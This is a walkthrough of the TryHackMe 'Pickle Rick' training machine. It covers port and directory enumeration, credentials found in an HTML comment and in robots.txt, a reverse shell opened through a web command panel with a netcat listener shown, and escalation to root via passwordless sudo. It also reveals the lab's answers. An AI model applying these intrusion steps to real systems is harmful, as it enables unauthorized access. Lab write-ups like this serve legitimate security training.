
Tryhackme : Pickle Rick

this is walkthrough of tryhackme's machine named Pickle Rick.



there are no flags instead there are 3 secret ingredients , which will be used to turn grandpa rick into a human from a pickle .

Basic Enumeration

lets begin with an basic nmap scan to look for open ports and services :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -T4 10.10.54.166
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-01 04:19 EDT
Nmap scan report for 10.10.54.166
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2.25 seconds
```

so there are two open ports , that is an SSH and an website hosted on HTTP port 80 .

lets enumerate the website further .

Webserver Enumeration

so the webpage loads up like this :

Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!

in which we are asked to help grandpa . lets look at the source code if we find some interesting comments :


```
    I have no idea what the <b>*BURRRRRRRRP*</b>, password w
  </div>

  <!--

    Note to self, remember username!

    Username: R1ckRul3s

  -->

</body>
```

so we found a username in comments , that is a good start .

then there is no other page linked to the website . lets try to enumerate hidden web pages and directories and txt files using gobuster :

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.10.54.166/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 120 -x txt,php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.54.166/
[+] Method:                  GET
[+] Threads:                 120
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,php
[+] Timeout:                 10s
===============================================================
2022/07/01 04:32:19 Starting gobuster in directory enumeration mode
===============================================================
/login.php            (Status: 200) [Size: 882]
/assets               (Status: 301) [Size: 313] [--> http://10.10.54.166/assets/]
/portal.php           (Status: 302) [Size: 0] [--> /login.php]
/robots.txt           (Status: 200) [Size: 17]
Progress: 66747 / 661641 (10.09%)                                          ^C
```


so there is robots.txt file , lets look at that :



Wubbalubbadubdub


this is the grandpa's catchphrase from the series and can be a potential password for the username enumerated before .

lets look at login.php :



so there is a portal login page lets try the credentials we enumerated till now .

we got logged in and got a command panel access here :




now lets use a reverse shell to make it connect back to our machine in next phase.

Initial Foothold


so we have a command panel on webserver allowing us to execute commands , lets try that to gain a reverse shell to the machine :

lets see if we have perl installed so we can use that to gain access to the machine :



we have perl installed , lets elevate it to gain shell on the target

this time we will use a perl based reverse shell from revshells.com :



also before executing the reverse shell , set-up the listener :

```
┌──(root㉿kali)-[/home/kali]
└─# rlwrap -cAr nc -lvnp 9999
```

now lets execute the payload , paste and use execute button :

and we will have a reverse shell :

```
┌──(root㉿kali)-[/home/kali]
└─# rlwrap -cAr nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.5.89] 34060
sh: 0: can't access tty; job control turned off
$
```

now lets see the first ingredient :


```
cat Sup3rS3cretPickl3Ingred.txt
mr. meeseek hair
$
```

then lets look into users home directory :

inside home directory there are two users :

rick and ubuntu .

inside rick's home directory is the second ingredient :



then its time for us to escalate privileges .

Privilege Escalation

so now we are logged in as www-data , lets enumerate and see what we can do as sudo user :

it is easy , as we can run anything as sudo without password , lets escalate to root :

```
sudo su
whoami
root
```

lets gain a proper shell here :

```
/bin/sh -i
/bin/sh: 0: can't access tty; job control turned off
# 
```

now we have fully compromised the machine .

now we can look into root's home directory for final ingredient and save rick :

```
cd /root
ls
3rd.txt
snap
cat 3rd.txt
3rd ingredients: fleeb juice
# 
```

and we have all the ingredients and root access , so this is all for this machine .